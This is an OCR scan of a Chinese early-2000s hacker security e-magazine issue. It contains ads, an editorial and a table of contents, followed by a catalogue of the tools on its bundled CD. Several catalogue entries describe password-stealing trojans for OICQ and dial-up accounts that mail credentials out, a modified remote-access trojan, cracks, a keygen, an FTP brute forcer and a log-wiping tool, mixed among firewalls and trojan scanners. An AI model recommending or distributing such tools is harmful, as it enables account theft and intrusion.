

黑客防线 5

第一套网络及计算机安全普及信号性系列电子读物

实时追踪黑客动态

最新系统漏洞扫描

扫描工具完全剖析

黑客攻防详尽讲解

个人安全上网完全解决方案

内容提要

《黑客防线》系列在读者群中引起了空前的反响，使我们意识到黑客越来越引起人们的普遍重视。而瞬息万变的 Internet 时代，黑客的攻击技法层出不穷，手段也推陈出新，为了让大家更及时、更全面的提高自己的防黑能力和技巧，我们竭诚推出了《黑客防线 5》。

本书采用专栏的形式，涉及到黑客攻击、安全防御的方方面面，内容更全、更新、更实用。在这里，你可以：实时了解黑客动态；掌握黑客基础知识；洞察黑客的攻防技巧；聚焦网络的安全漏洞；完全的网络安全解决方案；彻底的黑客工具实例解析。想你之所想，需你之所需，既把握最新变化，又贴近实际应用。

本书的重点部分定位在网络扫描工具的剖析和实际应用上，这在网络安全日益紧迫的今天，网络扫描成为最急需解决的首要问题，它不仅成为黑客成功入侵的关键步骤，也是网络管理人员的得力法宝，在入侵、反入侵这场战争中，扫描器一直扮演着这种亦正亦邪的角色。

本书的附赠光盘共收录八大部分内容，囊括了当前所有最新的、最全的黑客及安全防范工具，供有兴趣的读者深入研究。严禁用于非法途径，否则责任由使用者自负。

ISBN 7-900070-45-1/TM. 13


ISBN 7-900070-45-1



9 787900 070456 >

北京地海森波网络技术有限公司制作
万方数据电子出版社出版

定价：19.80 元



联想 **网御2000** 防火墙

信息蜂拥而过 仍可明查秋毫



网御2000 给您安全、高效、易用的信息保护与控制

联想网御2000防火墙创新、独特的软硬件体系结构，将高速的性能、高度的安全性能及简单易用有机地结合在一起，为处在信息时代的行业用户、政府和企业的信息化建设保驾护航。

- 全面自主产权，系统无安全后门；
- 防止非法入侵行为，捍卫企业内网的安全；
- 支持VPN功能，为您在Internet和公网上构建信息传递的加密通道；
- 对HTTP、FTP、邮件病毒实时过滤和检测，保护系统主机不被破坏；
- 基于WEB的图形化管理方式，易于管理。

- 基本安全模块：包过滤、代理网关、双DNS、内容过滤、入侵检测等功能；
- 防病毒模块：可对HTTP病毒、FTP病毒、及邮件病毒进行检测和过滤；
- VPN模块：支持隧道模型和传送模型两种保护方式；
- 广域网模块：适应复杂的网络应用环境型，对于中小型应用环境，可以节省路由器的网络投资。

以上模块用户还可根据需要自由组合和选择，从而为政府、军队、金融和证券等行业用户提供方便快速、灵活、安全的网络安全解决方案。

★西北办事处 地址：西安市太乙路南段1号联想大厦四层 电话：(029)8261188 邮编：710054 ★华中办事处 地址：武汉市珞瑜路87号汇通大厦7楼A座 电话：(027)87647932
 邮编：430070 ★华东办事处 地址：上海市天山路600弄4号思创大厦23楼 电话：(021)52896800 邮编：200051 ★华南办事处 地址：深圳市南山区高新技术产业园(南区)高新南一
 道联想研发中心 电话：(0755)6955888 邮编：518057 ★东北办事处 地址：沈阳市和平区三好街63号诚大科技大厦7层 电话：(024)23969588 邮编：110003 ★西南办事处
 地址：成都市人民南路二段18号川信大厦20层 电话：(028)6200808 邮编：610016 ★华北办事处 地址：北京市海淀区上地创业路6号(联想大厦) 电话：(010)82878888 邮编：100085

联想网御2000防火墙

北京8688信箱 联想电脑公司 联想服务网站：www.lcs.legend.com.cn/service 免费咨询热线：800-810-8888
 免费监督电话：800-810-3315 热线支持电话：62558888-5940.5808 E-mail：yanjunf@legend.com.cn



EPSON

EPSON

自然色彩

照片自然精彩

亮丽多彩的自然世界，想留下美好的回忆？

可照片呈现的色彩总是差强人意，令精彩旅程留下点遗憾……

其实传统手段最难表现的，是自然界常见的蓝、绿等色彩。

全新 EPSON STYLUS PHOTO 790 彩色喷墨打印机，

特有自然色彩还原技术，通过对自然色彩——

尤其是蓝、绿色彩的突破性还原，将视觉色域全面展现。

打印照片自然精彩！更配合 EPSON

四周无边距打印技术，让你的影像世界广阔无边。

用 EPSON 打印的照片，把大自然带回身边！

▲自然色彩还原技术

▲2880dpi 超高分辨率

▲四周无边距打印技术


▲4 微微升超精微墨滴

▲宝石级六色快干墨水

▲边缘平滑功能

▲智能墨滴变换技术

▲同捆附送 PhotoQuicker 2.0 软件



EPSON STYLUS™ PHOTO

790

彩色喷墨打印机



自然色彩个人打印

爱普生(中国)有限公司

地址：北京朝阳区东三环北路2号南银大厦28层 邮编：100027 <http://www.epson.com.cn>

资料传真回复：010-64107341/42 64108112/14

热线咨询：北京：010-64107315 上海：021-58669858/9750

维修负责：爱普生(北京)技术服务有限公司维修部 北京朝阳区光华路甲8号和乔大厦南座102室 电话：010-65812929

北京爱普生技术服务中心维修部 北京海淀区西三环北路68号 电话：010-68458451/52

爱普生(北京)技术服务有限公司中关村维修部 北京海淀区中关村路17号科电大楼一层东 电话：010-62575848/83

爱普生中关村展厅 地址：北京海淀区中关村大街22号中科大学一层

爱普生南银展厅 地址：北京朝阳区东三环北路2号南银大厦28层

爱普生上海展厅 地址：上海淮海中路138号上海广场一楼129室

爱普生专卖店 (排名不分先后)：

| | | | | | | | |
|-------|--------------|-------|--------------|--------|--------------|-------|--------------|
| 北京天普龙 | 010-62639464 | 济南池田 | 0531-8951741 | 成都顶尖 | 028-5406013 | 大连天港 | 0411-4323322 |
| 北京爱惠佳 | 010-62625596 | 上海力之源 | 021-53083117 | 重庆汇丰 | 023-67510228 | 西安惠普生 | 029-5530579 |
| 北京启恒 | 010-82663493 | 广州泰辉隆 | 020-38788229 | 重庆快乐打印 | 023-68626565 | 陕西智成 | 029-5516685 |
| 北京荣景 | 010-62644565 | 成都兴瑞 | 028-5447351 | 沈阳新亿达 | 024-23992968 | 长沙创锐 | 0731-4132160 |
| 济南康悦 | 0531-6411713 | 成都海通达 | 028-2916370 | 沈阳天港 | 024-23881770 | 长沙中悦 | 0731-4130227 |

此广告内容解释权归爱普生(中国)有限公司所有。为保障您享受 EPSON 公司全面售后服务，请在购机时认准 CCIB(中国进出口商检局)认证标志。同时请使用 EPSON 正品耗材，以确保完美打印品质。

2880dpi



活的色彩

因为有Internet，

每位员工多创造出65%的效益。

您有更好的方法吗？


©1999 Cisco Systems, Inc.

Internet正改变着整个世界，如何将这种改变转化为您的竞争优势？

Cisco Systems, Internet领域的网络领导者，愿助您一臂之力。

想知道您公司的Internet竞争实力，欢迎访问 www.cisco.com，我们的Internet Quotient™评估将为您公司全面把脉。

CISCO SYSTEMS



EMPOWERING THE
INTERNET GENERATION

成长之路

瞬息万变的网络时代,网络安全问题越发显得重要,我们投身于网络安全事业的研究,相继推出《黑客防线秘笈》,《黑客防线》第2、3、4、5期系列产品,从黑客角度介绍网络安全知识,帮助企业、家庭、个人用户构造安全的上网方案,提高广大读者的网络安全(防御)意识。现在,我们的产品已经深受读者群体的喜爱,为了能够更好的服务于读者,我们联合业界网络安全专家,对《黑客防线》全面改版,使她成为国内唯一的介绍网络与计算机安全的电子期刊,伴随读者在21世纪这个互联网时代共同发展,共同成长。

第5期作为过渡型产品,仍采用160版面,但内容上已经做出栏目规划。从第6期我们在保质保量前提下,将版面改为128版,而实际容量仍保持10-12万字不变,定价由19.8元做下调,并将联合一些从事网络安全研究的行业人士,提高稿源质量,使得读者买的称心,看的如意。

在这期我们采用专栏的形式,涉及到黑客攻击、网络安全的方方面面,内容更全、更新、更实用。在这里,你可以实时了解黑客动态;掌握黑客基础知识;洞察黑客的攻防技巧;聚焦网络的安全漏洞;完全的网络安全解决方案;彻底的黑客工具实例解析。想你之所想,给你之所需,既把握最新变化,又贴近实际应用。重点部分定位在网络扫描工具的剖析和实际应用上,这在网络安全日益紧迫的今天,网络扫描成为最急需解决的首要问题,它不仅成为黑客成功入侵的关键步骤,也是网络管理人员的得力法宝,在入侵、反入侵这场战争中,扫描器一直扮演着这种亦正亦邪的角色。

当然,我们还有很多不足之处需要您来指点,欢迎您来信提出宝贵的意见;欢迎您来稿写出您的心得,让我们读者共同分享你得成功。

由于《黑客防线》系列产品的相继推出,现在盗版市场已经出现了我们刊物的配套光盘,如您已经购买此类光盘,请寄至我们公司,我们将免费赠予正版。

请记住我们的地址:北京市中关村邮局008信箱

北京地海森波网络技术公司技术部收

邮政编码:100080

目 录

黑客动态

| | |
|-----------------------------|----|
| 网站过滤软件不安全失败率为 1/5 | 23 |
| 美国多家大公司证实其网站遭到黑客入侵 | 23 |
| 英国新法出台——黑客行为首次被定为恐怖主义 | 24 |
| 因海缆中断 中国 40 家网站被黑 | 25 |
| 微软首次推出网络安全产品 | 25 |
| 英特尔网站一个次级域名页面被攻击 | 26 |

黑客案例

| | |
|--------------------------|----|
| 网络黑客大事记 | 27 |
| 浙江首次查获黑客攻击网站事件 | 28 |
| 首例破坏银行计算机系统案告破 | 28 |
| 德国黑客米克斯特被判徒刑 | 29 |
| 不流血的中东现代“黑客”大战愈演愈烈 | 29 |
| “攻陷”洛杉矶警署网站的黑客被判入狱 | 30 |

基础知识

| | |
|------------------------|----|
| DOS 下常用网络相关命令解释 | 31 |
| AIX 常用命令 | 36 |
| POP3 命令简介 | 37 |
| Ftp 命令大全 | 38 |
| Linux 操作系统下的一些命令 | 39 |
| Unix 系统后门 | 43 |

扫描器

| | |
|---------------------------|----|
| 网络安全双刃剑——扫描技术 | 47 |
| Nmap——网络勘察工具和安全扫描器 | 60 |
| Narrow 安全扫描器 - 2000 | 66 |
| 代理猎手 | 67 |

漏洞聚焦

| | |
|--------------------------|----|
| 最著名的十大安全漏洞分析及防范 | 70 |
| 我们该为漏洞百出的 NT 做些什么? | 74 |
| 最新 IIS 安全漏洞大扫描 | 77 |

破解百宝囊

| | |
|------------|----|
| 脱壳专辑 | 83 |
|------------|----|

黑客工具

| | |
|--------------------------|----|
| LOphtCrack2.5 使用方法 | 93 |
|--------------------------|----|

| | |
|------------------------------|-----|
| 网络刺客 II | 96 |
| 小榕之流光 | 99 |
| Letmein——Telnet 密码破解软件 | 103 |
| “风暴”密码猜测软件 | 104 |

QQ 情结

| | |
|----------------|-----|
| OICQ 小套餐 | 105 |
|----------------|-----|

安全防御

| | |
|--------------------------------------|-----|
| 如何规划你的网络安全策略 | 108 |
| 如何构筑防火墙 | 112 |
| 内部网的安全及防范措施 | 115 |
| 黑客攻击技术及防御 | 118 |
| 如何防御网上犯罪 | 121 |
| 网络安全大透视 | 123 |
| 黑你的理由 | 127 |
| 拒绝服务攻击的原理与防范 | 128 |
| 如何防止你的 E-mail 信箱被攻击 | 135 |
| 电子邮件系统中的病毒防护 | 137 |
| WindowsNT 安全防范措施 | 139 |
| 给 Cisco 路由器上加把锁——如何防止 DDOS 的攻击 | 142 |
| 基于 Linux 的路由器和防火墙配置 | 144 |

黑客之家

| | |
|-----------------------|-----|
| 中国红客联盟 | 146 |
| 拨号上网用户防黑必读 | 147 |
| 修改注册表设置系统安全性 | 149 |
| 万能钥匙 Xkey 使用经验谈 | 152 |
| 网络监听的手法及防范 | 155 |
| 在网吧上网,你想过安全吗 | 156 |

| | |
|------------|-----|
| 编读互动 | 157 |
|------------|-----|

| | |
|--|---|
| <p>制 作:北京地海森波网络技术公司 出 版:万方数据电子出版社出版 ISBN7-900070-45-1/TM.13 通信地址:北京市中关村邮局 008 信箱 邮 编:100080 技术支持电话:(010)82672099 E-mail:Pcfriend@mail.263.net.cn Peworld@public.gb.com.cn</p> | <p>wzh417@263.net</p> <p>编 辑:郭聪辉 刘东亚 彭荣全 王晓东 制 作:王文宾 周武星 美术设计:宋成林 温洋 王凤 王晴 发行部电话:(010)62141360 发行部传真:(010)62141446 定 价:19.80元(光盘+手册)</p> |
|--|---|

光盘内容检索

特别推荐

软件名称: Fantast15

软件说明:程序用来得到密码信息,并发送到指定邮箱。可以用来得到拨号上网的密码电话号码、Oicq 密码等。本站收集上一版本为 1.4(注:1.5 版与 1.4 版启动程式不一样),自启动程序 c:\windows*.exe,把 system.ini 中[boot]下的 shell = Explorer.exe \.exe 改成 shell = Explorer.exe

光盘路径: \tuijian\fantast\fantast15.zip

软件名称: Zz_op

软件说明:“蜘蛛 OicqPass beta 1”(需要 VB6 运行库)运行后即可记录所有 Oicq 登陆号和密码。软件可任意改名,建议放在 Windows 的 System 目录下,记录密码文件是同目录下和更改名一样的 INI 文件,软件支持最新的 Oicq2000b 0106 版本

光盘路径: \tuijian\zz_op\zz_op.zip

软件名称: OicqPatch0106

软件说明:Oicq2000 的补丁程序,该补丁可以对 Oicq 2000/0106 版本有几个方面的改动:

1. 可以更改 Oicq 客户端的默认端口,由原来的 4000 改为你自己定义的端口号。
2. 可以更改 Oicq 程序默认的浏览器,由原来的腾讯浏览器改为微软浏览器。
3. 可以去掉 Oicq 发送消息和接收消息窗口中的广告。

光盘路径: \tuijian\Patch0106\OicqPatch0106.zip

软件名称: Ld2000_7x_key

软件说明:Lockdown2000 最新的版本的注册机,这可是本刊黑编们精心为大家准备的好东东哦:)

光盘路径: \tuijian\lockdown\ld2000_7x_key.zip

软件名称: Cr_pcguard

软件说明:中国墙(个人电脑版)V1.0 破解文件,下载原版后安装,将破解文件的 ZIP 包释放到安装目录,覆盖原来的 EXE 或 DLL 文件,如果 ZIP 包里有“注册文

件.REG”文件,请先双击它,将注册信息添加到注册表里,这样一般就可以完成注册了!如果还提示没有注册,请输入任意注册码后重新运行!

光盘路径: \tuijian\cr_pcguard\cr_pcguard.zip

软件名称: Twsetup203

软件说明:2001 年 1 月 17 日推出的,天网防火墙个人 V2.03 版,适用于 Windows 2000/NT(sp6)/98/ME. 已经兼容 WindowsME/NT(sp6)/98/ME 已经兼容 WindowsME/NT.

光盘路径: \tuijian\twsetup203\twsetup203.exe

软件名称: school155

软件说明:四海网络教室 V1.55,无须注册即可同时管理多达 70 台计算机。电子举手、电子教鞭、远程启动、网络通知、屏幕监看、屏幕广播、遥控辅导、示范教学……完全隐藏学生程序(绿色软件)。

光盘路径: \tuijian\school\school155.zip

软件名称: zonalarm

软件说明:功能相当强大、全面的个人版防火墙,可以随时查看本地所有的对 Internet 的连接,并可以允许连接或强制断开,防木马必备工具。

光盘路径: \tuijian\zonalarm\zonalarm.exe

软件名称: Nettools1129


软件说明:Net Tools (Build 1.2.2000.0526)

1. 本地信息:Windows 版本,Winsock 版本,IP 地址,网卡地址;
2. 网络连接监视:列出所有 TCP、UDP 连接,远端地址和端口;
3. POP3,SMTP:可以发送和接收带附件的邮件;
4. 统计信息:IP、TCP、ICMP、UDP 数据的统计信息;
5. 路由跟踪;
6. IP 地址和域名地址的互相转换。

光盘路径: \tuijian\nettools1129\nettools1129.zip

软件名称: 7473_way

软件说明:Way 远程控制系统 2.0(网络注册表杀手)



版, 该版本修正了 1.0 的许多 Bug, 新增了许多功能, 如窗口控制, 系统颜色更改, 点对点聊天通讯, 拨号控制, 光驱控制, 剪切板监视等。

光盘路径: \tuijian\way\7473_way.zip

软件名称: Iparmor306

软件说明: 木马克星 3.06 版, 采用动态监视网络连接和静态特征字扫描技术, 可以查杀 3794 种国际木马, 79 种电子邮件木马; 可查杀冰河所有版本以及黑洞所有版本, 支持在线升级。

光盘路径: \tuijian\iparmor306\iparmor306.zip

软件名称: Eporterdemo

软件说明: Eporter 是一个网络监理工具, 它具有 UDP or ICP Packet Port Forwarding 及网路即时监控管理的功能, 可以通过中间电脑隐藏上站 IP, 而且还有不错的连线数管理功能。

光盘路径: \tuijian\epoter\epoterdemo.zip

软件名称: 冰河 3.3

软件说明: 又一个修改后的冰河程序, 称为冰河 3.3 版本, 据说没有通用密码, 本刊编辑部特别推荐

光盘路径: \tuijian\binghe\binghe33.zip

软件名称: Oicq2kpass

软件说明: Oicq2000 的密码破解工具(非自动登陆无法显示其号码), 压缩包内含源程序。

光盘路径: \tuijian\oicq2k\oicq2kpass.zip

软件名称: Gop12

软件说明: GOP 1.2 (Get Oicq Password) 版, Oicq 密码窃取木马, 主要功能: 定义目录、运行后删除源文件、服务文件名、钩子文件名、定义注册表键名、当记录数超过 XX 个时开始清理、邮件发送服务器、检查间隔、邮件优先级、发送测试、使用欺骗窗口、测试、按钮类型、图标、窗口标题、欺骗信息、文件绑定、宿主文件、文件图标、捆绑。

光盘路径: \tuijian\gop12\gop12.zip

软件名称: LeakTest

软件说明: Leak Test 可以测试你的防火墙有用, 是否可以抵抗任何形式的入侵。LeakTest 的原理如下: 程序会尝试建立一个标准的 TCP 连接到原创公司 (GRC.com) 主机的 FTP 的端口 21, 如果连接成功并确定取得传送资料的权限后, LEAK TEST 会马上断线, 并告诉你, 你的防火墙无法阻挡这次渗透, 木马、广告间谍等能穿过你的防火墙。

光盘路径: \tuijian\LeakTest\LeakTest.exe

软件名称: Compreg

软件说明: 注册表文件比较 2.0 版,

功能: 详细比较同一台运行 Win9X 的计算机上的两份注册表文件; 速度: 从载入文件到比较完毕, 仅需几秒钟; 用途: 监视注册表的变化、防黑、破解软件的使用次数和天数(如果你有灵性和耐心)。

光盘路径: \tuijian\zhuce\comreg.zip

软件名称: FolkOicq0106

软件说明: 2001 年 1 月 6 日最新版的 Oicq, 这东西肯定是越新越好了 :)

光盘路径: \tuijian\Qip\FolkOicq0106.zip

软件名称: dll 文件

软件说明: 如果你的一些软件运行的时候缺少链接文件, 可以到这个目录下找找, 相信对你会有所帮助

光盘路径: \tuijian\dll*. *

软件名称: HDPRT

软件说明: 修复由于误操作或病毒发作引起的硬盘数据丢失。如果你用一些杀毒软件的修复硬盘功能和 NDD 没有效果, 那么你可以试试它。下载后运行 README.EXE, 有详细说明。

光盘路径: \tuijian\hdprt\hdprt.zip

安全防御

软件名称: Nn29

软件说明: 可有效防御 Winnuke 和 OOB 的攻击。强烈推荐!

光盘路径: \anquan\nn29.zip

软件名称: WebWatch

软件说明: WebWatch 可以检测到个人主页的变化情况, 哪怕是微小的变化。只要将站点添加到 WebWatch, 然后点击 Run 就可以了。

光盘路径: \anquan\Web1106WatchV1.exe

软件名称: X-NetStat 3.0

软件说明: X-NetStat 3.0 运行在 Windows 9X/NT 上, 监视当前网络和互联网连接。XNS 可显示每一个当前连接的本地/远程网络地址(主机名或 IP)、本地/远程端口和连接状态, 支持 ICMP、UDP、TCP 协议。

光盘路径: \anquan\XNS3SETUP.EXE

· Pc friend ·

软件名称: Yoko130

软件说明: 这个工具在用户名单的基础上使用 FTP 多线程的暴力解法来寻找愚蠢用户, 管理员如果用这个软件发现了密码, 应该立即为其更改密码。这个软件也可以利用指定的密码或者利用用户名 + 字符串的方法, 进行攻击。

光盘路径: \anquan\yoko130.zip

软件名称: Findhost

软件说明: 根据给定的地址和端口号查找机器。1.1 版新增多线程同时搜索技术, 可以将搜索速度提高 10 倍以上。用它查找中了 NetSpy 的机器很好用。

光盘路径: \anquan\IPFA-1.1.0.TAR.GZ

软件名称: Nemesis11

软件说明: 你是不是老担心自己的机器是否有木马啊? 这是帮你检查的工具, 能查出上百种木马呢, 最大的好处是能帮你的朋友远程扫描。

光盘路径: \anquan\nemesis11.zip

软件名称: Real Time Cookie Cleaner

软件说明: 由于现在的浏览器大多支持 Cookie 的功能, 所以让你在网上网的时候更加方便了, 不过, 相对也增加了不少危险性。这个软件可以帮你立即将电脑中的 Cookie 给清干净, 让你在网上网的时候更加安全。除此之外, 还可以将你上过的网站记录以及最近所打开的一些文件一次清干净。

光盘路径: \anquan\rtcc15.zip

软件名称: IP 守护天使

软件说明: 只要有人扫描你, 它就会立即弹出窗口, 并告诉你此人的 IP, 然后怎么办。自己看着办吧! 而且有可能对方还会掉线哦:)

光盘路径: \anquan\infrbof.exe

软件名称: Ailcut

软件说明: 中文砍信机, 如果有人给你发邮件炸弹就用得上了。当你打开邮箱收信时运行它, 先看看有哪些信可以收、哪些不收, 并可以直接远程在服务器上把它删除。

光盘路径: \anquan\ailcut.zip

软件名称: Lockdown2000cn

软件说明: Lockdown2000 的汉化程序。

光盘路径: \anquan\lockdown2000cn.exe

软件名称: WinZapper

软件说明: 该工具编辑在 Windows NT 4.0 和 Windows 2000 中的安全事件日志。就我们所知, WinZapper 是第一个在安全日志中删除一行而不是删除全部日志的工具。可在 Windows 运行后实现。

光盘路径: \anquan\WinZapper.zip

软件名称: Weedlog

软件说明: weedlog 是一个日志包, 在没有路由器的系统中完成网络连接的功能。它目前支持 ICMP、IGMP、TCP 和 UDP 协议, 支持输出到标准输出设备的文件或系统日志。

光盘路径: \anquan\WEEDLOG-1.0.0.TAR.gz

软件名称: 网络卫兵

软件说明: 网络卫兵完全解密版, 彻底解除了试用版的限制

光盘路径: \anquan\webws.zip

软件名称: Tripwall 0.10a

软件说明: 这是 Colin Lee 写的一个文件完整性检查工具和入侵检测系统。Tripwall 是用来重新启动系统或某一文件被改变后刷新 ram 驱动的, /bin/login, /bin/ls, /bin/ps, 或 /bin/sh, 对其进行刷新的工具。

光盘路径: \anquan\TRIPWALL.TAR.gz

软件名称: WinDog Deception Toolkit

软件说明: 该工具包是基于伪造邮件收发守护进程的两个 perl 程序, 用来完成基本的入侵检测。它分别发送邮件和远程登录邮件服务器。要使用该工具包, 你的系统必须安装有 Win32 Perl。

光盘路径: \anquan\WINDOG-DTK.zip

软件名称: Zonalm20

软件说明: 一个不错的防火墙软件, 它可以检查你计算机上与因特网所有的连接, 并控制哪个程序可以进行因特网的存取, 可报出于你联结的 IP, 还可看出是什么程序。

光盘路径: \anquan\zonalm20.exe

软件名称: Anony Cookie

软件说明: 能隐藏你上网的电话、IP、帐号, 你只要在网上网前运行它就 OK 了。

光盘路径: \anquan\setupac_b2.zip

软件名称: The Cleaner 3.0

软件说明: MooSoft Development 写的 Cleaner 是一个用于 Windows 95/98/NT/2000 的 Trojan 的扫描引擎,



并清除系统已有的病毒。Cleaner 使用原始的方法独特地鉴别文件,它能够发现 Trojans,即使这些 Trojans 已经改变了它们的文件名或是文件的大小,或是附加到其他的文件上去了

光盘路径: \anquan\cleaner31024.exe

软件名称:IPHacker

软件说明:可以有效地检测 Win95/WinNT 的 OOB 漏洞和 Win95/Win98 的 IGMP 漏洞,可以使你的计算机出现蓝屏/Modem 掉线/重启的现象。

光盘路径: \anquan\iphackerv.exe

软件名称:Attacker 2.1

软件说明:它是一个简单的 TCP 端口监听工具,监听一系列的端口,当端口有链接请求时会发出声音警报通知你。该程序作为一个看门狗及时通知你有人试图通过 Internet 探测你的计算机。

光盘路径: \anquan\Attacker.zip

软件名称:ZoneAlarm

软件说明:ZoneAlarm 可以保护你的电脑,防止 Trojan(特洛伊木马)程序,Trojan 也是一种极为可怕的程序。ZoneAlarm 可以帮你执行这项重大任务,而且还是免费的。

光盘路径: \anquan\zonalarm1019.exe

软件名称:Trojan Remover

软件说明:一个专门用来清除特洛伊木马和自动修复系统文件的工具。能够检查系统登录文件、扫描 WIN.INI、SYSTEM.INI 和系统登录文件,且扫描完成后会产生 Log 信息文件,并帮你自动清除特洛伊木马和修复系统文件。

光盘路径: \anquan\Trjsetup1031.exe

软件名称:Toecin

软件说明:Toecin 是一个基本的入侵检测系统,使用包过滤对来自可疑服务器的可能的攻击并进行防范。

光盘路径: \anquan\Toecin.zip

软件名称:Languard

软件说明:Languard 类似于 eEye 的 iri100,有网络监视器、检测口令嗅探器、网络存取控制、以太网监控、连接状况、限制过滤地址、截获以太网内数据、监听所有输出输入的 TCP/IP 数据包、安全级别的设置等功能,是个相当不错的安全工具。2000 下测试完成。

光盘路径: \anquan\languard.zip

软件名称:Anomy Sanitizer 1.25

软件说明:Anomy Mail Sanitizer 是 Bjarni R. Einarsson 写的一种过滤器,它是用来阻止基于电子邮件的攻击(比如像特洛伊和病毒)的传播。它读一个 RFC 822 或 MIME 信息,删除或是重新命名附件,限制一个 MIME 头文件的长度或是通过使 JavaScript 和 Java 无效,来清理一个 HTML 文件。它使用单一的纯 PERL MIMIDE 分析,使它的分析比其他同类产品更有效,更精确。它还支持对第三方病毒的扫描。

光盘路径: \anquan\ANOMY - SANITIZER - 1.20.TAR.gz

软件名称:Ostronet 5

软件说明:OstroSoft 互联网工具是一套完整的网络信息工具。它提供给你如下重要的信息:在域中哪些计算机在运行特殊服务,例如,在域中有多少新闻服务器是可接受访问的(域扫描器);在计算机上正在运行什么网络服务(远程还是本地),例如:WEB 服务器, Telnet, 邮件服务器,FTP, Finger 等等(端口扫描器);允许你测试远端主机是否在运行,是否容易接近你的系统,到远端主机所花的时间(Ping);显示从本机到远端主机的 TCP 包的路径(跟踪路由);显示在本机上有有效连接(Netstat),把主机名解析成 IP 地址和逆向解析(主机解析器 - dns);对特定网络(网络信息)返回相关信息(地址、电话、传真、管理员姓名、DNS 服务器);显示关于你的计算机(本机信息)的网络延迟信息(IP 地址、主机名、Winsock 版本等);能帮助你在网络中找到隐藏的资源。

光盘路径: \anquan\ostronet5.2Build40927.zip

软件名称:MausTrap

软件说明:Edwill Leighton 写的 MausTrap 是一个小型但很有效的安全程序,它可以阻止没有口令的用户登录 Windows 系统。它会使一些 Windows 的热键无效,比如 Alt + Ctrl + Del, Alt + Tab 等。它还能隐藏工具栏和 Windows 桌面,使你无法使用 Windows 系统直到你提供了正确的口令。如果你不想你的计算机空闲的时候被其他人使用,那就安装 MausTrap 吧。网吧安全特别适合。

光盘路径: \anquan\MausTrap.zip

软件名称:Anomy - sanitizer - 1.20

软件说明:该过滤器将重写邮件/模仿文件头以试图减慢基于电子邮件的 Virii 和 Trojans 的传播。附件文件将被重写以便使它们不会再被看起来是可以执行的,文件头长度将被限制到合适长度以避免缓冲器溢



· Pc friend ·

出,使用外部的防病毒扫描器对附件进行扫描,或者只从邮件中删除附件成为可能。

光盘路径: \anquan\ANOMY - SANITIZER - 1. 20. TAR . gz

软件名称: Adore - 0. 14

